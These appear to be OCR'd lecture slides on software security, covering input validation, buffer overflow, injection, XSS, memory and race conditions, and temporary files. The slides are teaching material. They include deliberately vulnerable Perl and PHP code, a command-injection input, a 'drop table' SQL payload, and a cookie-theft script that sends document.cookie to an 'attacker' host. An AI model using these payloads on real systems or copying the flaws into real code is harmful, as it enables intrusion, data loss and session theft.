
Computer Security: Principles and Practice

Chapter 11 – Software Security



Elephants and the Brooklyn Bridge

Software Security

- many vulnerabilities result from poor programming practises
  - cf. Open Web Application Security Top Ten include 5 software related flaws

OWASP
The Open Web Application Security Project

- often from insufficient checking / validation of program input (e.g., buffer overflow)
- awareness of issues is critical


Software Quality vs Security

- **software quality and reliability (in general)**
  - accidental failure of program
  - from theoretically random unanticipated input
  - improve using structured design and testing
  - not how many bugs, but how often triggered
- software **security** is related
  - but attacker chooses input distribution, specifically targeting buggy code to exploit
  - triggered by often very unlikely inputs
  - which common tests don’t identify

Defensive Programming

- a form of defensive design to ensure continued function of software despite unforeseen usage
- requires <u>attention to all aspects</u> of program execution, environment, data processed
- also called secure programming
- <u>assume nothing, check all</u> potential errors
- rather than just focusing on solving task
- must <u>validate all assumptions</u>

Abstract Program Model



Correctly anticipating, checking and handling all possible errors will certainly increase the amount of code (...time/money) needed in…
=> software security <u>must be a design goal</u>

Security by Design

- security and reliability common design goals in most engineering disciplines
  - <u>society not tolerant of bridge/plane etc failures</u>
- <u>software</u> development not as mature
  - <u>much higher failure levels tolerated</u>
- despite having a number of software development and quality standards
  - main focus is general development lifecycle
  - <u>increasingly identify security as a key goal</u>

Handling Program Input

- <u>incorrect handling</u> a very common failing
- input is any source of data from outside
  - data read from keyboard, file, network
  - also execution environment, config data
- must <u>identify all data sources</u>

IEEE TRANSACTIONS ON INFORMATION FORENSICS AND SECURITY, VOL. 8, NO. 6, JUNE 2013 1027

FM 99.9, Radio Virus: Exploiting FM Radio Broadcasts for Malware Deployment

Earlence Fernandes, Bruno Crispo, *Senior Member, IEEE*, and Mauro Conti, *Member, IEEE*




Fig. 4. System setup (devices placed adjacently only for illustrative purposes).

Handling Program Input

- incorrect handling a very common failing
- input is any source of data from outside
  - data read from keyboard, file, network
  - also execution environment, config data
- must identify all data sources
- and explicitly validate assumptions on size and type of values before use

Input Size & Buffer Overflow

- often <u>have assumptions about buffer size</u>
  - e.g., that user input is only a line of text
  - size buffer accordingly but fail to verify size
  - resulting in buffer overflow
- <u>testing may not identify vulnerability</u>
  - since focus on “normal, expected” inputs
- safe coding <u>treats all input as dangerous</u>
  - hence must process so as to protect program

Interpretation of Input

- program input may be binary or text
  - binary interpretation depends on encoding and is usually application specific
  - text encoded in a character set e.g. ASCII
  - internationalization has increased variety
  - also need to validate interpretation before use
    - e.g. filename, URL, email address, identifier
- <u>failure to validate may result in an exploitable vulnerability</u>

Injection Attacks

- flaws relating to <u>invalid input handling which then influences program execution</u>
  - often when passed as a parameter to a helper program or other utility or subsystem
- most often occurs in <u>scripting languages</u>
  - encourage reuse of other programs / modules
  - often seen in web CGI scripts

Command Injection Attack Example

```
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI;        # create query object

# display HTML header
print $q->header,
      $q->start_html('Finger User'),
      $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```

...<form method=post action=``**finger.cgi**”>
Username to finger: <input type=text **name=user** value=``”>
<p><input type=submit value=``Finger User”>
</form>
...

Command Injection Attack Example

```perl
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI;        # create query object

# display HTML header
print $q->header,
      $q->start_html('Finger User'),
      $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```


Malicious input “Xxx; ls- la”
… would be ALL executed…

...<form method=post action=``**finger.cgi**”>
Username to finger: <input type=text **name=user** value=``”>
<p><input type=submit value=``Finger User”>
</form>
...

SQL Injection

- another widely exploited injection attack
- when input used in SQL query to database
  - similar to command injection
  - SQL meta-characters are the concern
  - must check and validate input for these

Little Bobby Tables



SQL Injection

- another widely exploited injection attack
- when input used in SQL query to database
  - similar to command injection
  - SQL meta-characters are the concern
  - must check and validate input for these

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

Bob'; drop table suppliers


We could add a “check” function

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
    mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

Cross Site Scripting Attacks

- attacks where <u>input from one user is later output to another user</u>
- XSS commonly seen in <u>scripted web apps</u>
  - with <u>script code included in output to browser</u>
  - any supported script, e.g. Javascript, ActiveX
  - assumed to come from application on site
- XSS reflection
  - malicious code supplied to site
  - subsequently displayed to other users

Persistent XSS Attack Overview



XSS Attack Example

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>...</script>
</html>
```

XSS Attack Effects

- JavaScript has access to some of the user's sensitive information, such as **cookies**.
- JavaScript can send **HTTP requests with arbitrary content to arbitrary destinations** by using XMLHttpRequest and other mechanisms.
- JavaScript can make **arbitrary modifications to the HTML of the current page** by using DOM manipulation methods.

XSS Attack Effects


Cookie theft: access to the victim's cookies associated with the website using **document.cookie**, send them to his own server, and use them to extract sensitive information like session IDs.

Keylogging: The attacker can register a keyboard event listener using **addEventListener** and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.

Phishing: The attacker can insert a fake login form into the page using **DOM manipulation**, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

Cookie Theft Example

```
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
```



Validating Input Syntax

- to ensure input <u>data meets assumptions</u>
  - e.g. is printable, HTML, email, userid etc
- compare to what is known acceptable
- not to known dangerous
  - as can miss new problems, bypass methods
- commonly use regular expressions
  - pattern of characters describe allowable input
  - details vary between languages
- bad input either rejected or altered

Alternate Encodings

- **may have multiple means of encoding text**
  - due to structured form of data, e.g. HTML
  - or via use of some large character sets
- Unicode used for internationalization
  - uses 16-bit value for characters
  - **UTF-8** encodes as 1-4 byte sequences
  - have redundant variants
    - e.g. **/ is 2F (ASCII and UTF-8) , C0 AF (UTF-8), E0 80 AF (UTF-8)**
    - hence if blocking absolute filenames check all!
- must canonicalize input before checking, i.e. replacing alternative representations with a common one

Validating Numeric Input

- may have data representing numeric values
- internally stored in fixed sized value
  - e.g. 8, 16, 32, 64-bit integers or 32, 64, 96 float
  - signed or unsigned
- must **correctly interpret text form**
- and **then process consistently**
  - have issues comparing signed to unsigned
  - e.g. large positive unsigned is negative signed
  - could be used to thwart buffer overflow check

Input Fuzzing

- powerful testing method using a **large range of randomly generated inputs**
  - to test whether program/function correctly handles abnormal inputs
  - simple, **free of assumptions**, cheap
  - **assists with reliability as well as security**
- can also use templates to generate classes of known problem inputs
  - could then miss bugs, so use random as well

Writing Safe Program Code

- next concern is processing of data by some algorithm to solve required problem
- compiled to machine code or interpreted
  - have execution of machine instructions
  - manipulate data in memory and registers
- security issues:
  - **correct algorithm implementation**
  - **correct machine instructions for algorithm**
  - **valid manipulation of data**

Correct Use of Memory

- issue of dynamic memory allocation
  - used to manipulate unknown amounts of data
  - allocated when needed, released when done
- **memory leak** (no memory left) occurs if incorrectly released
- many older languages have no explicit support for dynamic memory allocation
  - rather use standard library functions
  - programmer ensures correct allocation/release
- modern languages handle automatically

Race Conditions in Shared Memory

- when multiple threads/processes access shared data / memory
- unless access synchronized **can get corruption or loss of changes** due to overlapping accesses
- so **use suitable synchronization primitives**
  - correct choice & sequence may not be obvious
- have issue of access **deadlock**

Interacting with O/S

- programs execute on systems under O/S
  - mediates and shares access to resources
  - constructs execution environment
  - with **environment variables** and arguments
- systems have multiple users
  - with access **permissions** on resources / data
- programs may access shared resources
  - e.g. files
- **Android example**

System Calls and Standard Library Functions

- programs use system calls and standard library functions for common operations
  - **and make assumptions about their operation**
  - **if incorrect behavior is not what is expected**
  - may be a result of system optimizing access to shared resources
    - by buffering, re-sequencing, modifying requests
  - can conflict with program goals

Safe Temporary Files

- many programs use temporary files
- often in common, shared system area
- **must be unique, not accessed by others**
- commonly create name using **process ID**
  - **unique, but predictable**
  - attacker might guess
- secure temp files need random names
  - some older functions unsafe
  - must need correct permissions on file/dir